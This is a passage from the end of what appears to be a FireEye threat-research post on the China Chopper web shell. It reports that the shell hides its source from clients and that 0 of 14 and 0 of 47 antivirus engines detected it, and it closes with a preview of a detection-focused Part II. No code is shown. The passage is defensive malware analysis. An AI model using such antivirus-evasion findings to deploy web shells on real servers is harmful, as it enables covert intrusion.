

Figure 16: Viewing the source of the web shell reveals nothing to the client

Anti-virus Detection Rate

Running the Web shell through the virus-scanning website No Virus Thanks shows a detection rate of 0 out of 14, indicating that most, if not all, anti-virus tools would miss the Web shell on an infected system.



Figure 17: Results of multiple anti-virus engine inspections showing China Chopper coming up clean

The same holds true for VirusTotal. None of its 47 anti-virus engines flags China Chopper as malicious.



Figure 18: Results of multiple AV engine inspections showing the Web shell comes up clean

Conclusion

We hope that this post has advanced the understanding of this compact, flexible, and stealthy Web shell. If you are reading this, you may be facing China Chopper right now — if so, we wish you success in eradicating this pest. In Part II, we examine the platform China Chopper runs on and describe its delivery mechanisms, traffic analysis and detection.

Posted in

- Threat Intelligence
- Security & Identity

Source: https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html